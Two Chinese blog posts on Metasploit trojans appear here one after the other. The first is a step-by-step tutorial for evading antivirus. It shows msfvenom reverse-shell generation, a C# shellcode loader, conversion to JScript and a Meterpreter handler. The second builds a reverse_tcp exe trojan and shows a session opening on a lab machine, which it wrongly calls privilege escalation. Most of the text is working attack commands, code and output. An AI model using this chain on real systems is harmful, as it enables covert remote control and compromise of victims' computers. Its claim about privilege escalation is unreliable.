

免杀 MSF Windows Payload 的方法与实践（小白视角）

免杀 payloads

内网渗透 免杀

发布日期: 2021-06-08

MSF 是当下最流行的渗透测试平台，在进行后渗透阶段往往需要我们绕过杀软等隐蔽操作，在看完余弦猥琐流打发之后，自个手动实践，然后写一个详细的演练操作，做笔记存档。

0x00 制作payload

使用 kali 里的 msfvenom 生成一个x86的 Meterpreter Payload 命令如下：

```
1 | root@kali:~# msfvenom -p windows/meterpreter/reverse_https -a x86 -f csharp --platform windows -o https.csharp -b "\x00\xff" LHOST=192.168.1.99 LPORT=443 PrependMigrate=true PrependMigrateProc=svchost.exe
```

大部分参数都不用过多解释了，常用 MSF 的人都知道。需要说明的是，我们要借助于 C# 来执行生成的 Payload，所以格式要选择为 csharp，而最后两个参数（PrependMigrate 和 PrependMigrateProc）是指明 Payload 执行后要将自己注入到一个新创建的宿主 svchost.exe 进程中去。

生成结果 `cat https.csharp` 如图所示，

```
root@kali: ~
File Edit View Search Terminal Help
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 711 (iteration=0)
x86/shikata_ga_nai chosen with final size 711
Payload size: 711 bytes
Final size of csharp file: 3634 bytes
Saved as: https.csharp
root@kali:~# cat https.csharp
byte[] buf = new byte[711] {
0xd9,0xe1,0xd9,0x74,0x24,0xf4,0x5e,0x33,0xc9,0xb1,0xac,0xba,0x84,0x12,0xb5,
0x22,0x31,0x56,0x17,0x83,0xc6,0x04,0x03,0xd2,0x01,0x57,0xd7,0x26,0xcc,0x1a,
0x18,0xd6,0x0f,0x78,0x9a,0x13,0x04,0x03,0x58,0xeb,0xe5,0xfc,0x9e,0x86,0x4e,
0x27,0x01,0xca,0x06,0x96,0x8b,0x81,0x67,0x27,0xde,0xd8,0xcc,0xfc,0x81,0x09,
0xac,0xa2,0xcc,0xb5,0x4d,0x0c,0x9f,0x74,0x55,0xe1,0x4c,0x1e,0x6d,0x06,0x73,
0xd6,0x3e,0x55,0x20,0xb0,0x93,0x31,0xbf,0xf0,0x2b,0x44,0xc0,0xdd,0xd1,0x88,
0x4b,0x81,0xb3,0x48,0x34,0xfe,0x54,0x1a,0x67,0x31,0x8e,0xcf,0x78,0x06,0x58,
0x5e,0x01,0xfa,0xa7,0x61,0xdb,0xae,0xbf,0x92,0xe6,0x4e,0x40,0x46,0xda,0x1e,
0xbf,0xaf,0x4b,0x5b,0xe7,0x6d,0x6c,0x9c,0xcd,0xdd,0x20,0x31,0x65,0xad,0xe2,
0x49,0x28,0x7d,0xb8,0x4e,0xfc,0xe9,0xf8,0x1c,0x99,0x93,0xfb,0x89,0xf4,0x9c,
0x6c,0x75,0xf9,0x56,0x8d,0x8a,0x2c,0x70,0xd6,0x8b,0x30,0x7e,0x9a,0x05,0xac,
0xe9,0x32,0x9a,0x46,0xc4,0xa9,0x24,0xc2,0x18,0xda,0xba,0xf3,0xe6,0xe5,0xaa,
0xb3,0xe6,0xe5,0xd5,0x30,0xf0,0x98,0x29,0xc9,0x01,0xfd,0xa0,0x2c,0x30,0x3d,
0xd6,0x25,0x63,0x8d,0x9d,0x68,0x88,0x66,0xf3,0x98,0x1b,0x0a,0xdb,0xaf,0xac,
0xa1,0x3d,0x81,0x2d,0x99,0x7d,0x80,0xad,0xe0,0x51,0x62,0x8f,0x2a,0xa4,0x63,
```

[payload](#)

0x01 创建 c# 项目

我们需要创建一个 C# 项目，我使用的是 Visual Studio 2017。新建一个空白的 C# 的控制台应用(.NET Framework)工程，.Net Framework 版本选择 2.0（保证兼容性）。


将下列代码粘贴覆盖到 Program.cs 中：

```
c#
1 using System;
2 using System.Threading;
3 using System.Runtime.InteropServices;
4 namespace MSFWrapper
5 {
6     public class Program
7     {
8         public Program()
9         {
10             RunMSF();
11         }
12         public static void RunMSF()
13         {
14             byte[] MsfPayload = {
15                 //Paste your Payload here
16             };
17             IntPtr returnAddr = VirtualAlloc((IntPtr)0, (uint)Math.Max(MsfPayload.Length, 0x1000), 0x3000, 0x40);
18             Marshal.Copy(MsfPayload, 0, returnAddr, MsfPayload.Length);
19             CreateThread((IntPtr)0, 0, returnAddr, (IntPtr)0, 0, (IntPtr)0);
20             Thread.Sleep(2000);
21         }
22         public static void Main()
23         {
24         }
25         [DllImport("kernel32.dll")]
26         public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
27         [DllImport("kernel32.dll")]
28         public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
29     }
30 }
```

```
}
}
```


然后将在 kali 生成的 payload 中的十六进制数数组粘贴到代码中注释为“//Paste your Payload here”的下面。

保存代码后，修改该工程的属性，将输出类型改为“Windows 应用程序”，启动对象改为“MSFWrapper.Program”并保存，如图：




vs2017

增加 Release 版的 x86 编译对象，如图：



release

然后生成出 MSFWrapper.exe :



生成exe

0x02 将生成的 exe 文件转换成 js 文件

[DotNetToJScript源码下载](#)

[开源工具DotNetToJScript详细编译教程](#)

转换命令：

```
F:\WEB渗透工具>DotNetToJScript.exe -l=JScript -o=MSFWrapper.js -c=MSFWrapper.Program MSFWrapper.exe
```

0x03 通过命令执行 js 文件使其弹回 Meterpreter shell

在 kali 里执行命令进行监听：

```
1 | root@kali:~# msfconsole
2 | msf > use exploit/multi/handler
3 | msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
4 | msf exploit(multi/handler) > set lhost 192.168.1.99
5 | msf exploit(multi/handler) > set lport 443
6 | msf exploit(multi/handler) > run
```

在目标机器执行如下命令：

```
C:\windows\SysWOW64\cscript.exe /e:JScript MSFWrapper.js
```


kali 反弹回 meterpreter :


```
[*] Started HTTPS reverse handler on https://192.168.1.99:443
[*] https://192.168.1.99:443 handling request from 192.168.1.84; (UUID: flnzcixx) Staging x86 payload (180825 bytes) ...
```


这里一定要注意，因为我们生成的 Payload 跟 exe 都是 32 位的，所以这里也要用 32 的 cscript.exe 去执行。切记！

0x04 END

未完待续 ing.....

 **文章作者:** [yaron](#)

 **文章链接:** <http://s-yaron.github.io/2021/06/08/mian-sha-msf-windows-payload-de-fang-fa-yu-shi-jian.htm>

 **版权声明:** 本博客所有文章除特别声明外，均采用 [CC BY 4.0](#) 许可协议。转载请注明来源 [yaron](#) !

msf上制作简单的windows exe木马

原创 坚持学网安的小菜鸟 已于 2023-10-25 14:24:54 修改 阅读量739 收藏 2 点赞数 1

版权

文章标签：[linux](#)

环境准备——攻击机kali，靶机win7、均为纯内网环境，制作技术交流请勿利用到真是环境中。

msf制作Windows可执行程序木马并利用

首先利用组件 **msfvenom** 制作木马


-p设置payload

然后设置返回IP和端口

-f设置生成木马的类型

-o设置路径和文件名

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.21.39 lport=8888 -f exe -o shell.exe



```
[sudo] password for kali:
(root@kali) - [/home/kali/Desktop]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.21.39 lport=8888 -f exe -o shell.exe
```

CSDN @坚持学网安的小菜鸟

然后将生成的木马放到你准备的靶机上面

进入msfconsole

利用攻击模块

msf6 > use exploit/multi/handler

设置payload、监听IP和端口

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp

msf6 exploit(multi/handler) > set lhost 192.168.21.39

msf6 exploit(multi/handler) > set lport 8888

使用exploit利用

在靶机上运行生成的木马文件

```
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.21.39:8888
[*] Sending stage (175686 bytes) to 192.168.21.37
[*] Meterpreter session 1 opened (192.168.21.39:8888 -> 192.168.21.37:49321)
at 2023-10-24 08:20:34 -0400

meterpreter > 
```

CSDN @坚持学网安的小菜鸟

目前就已经提权成功了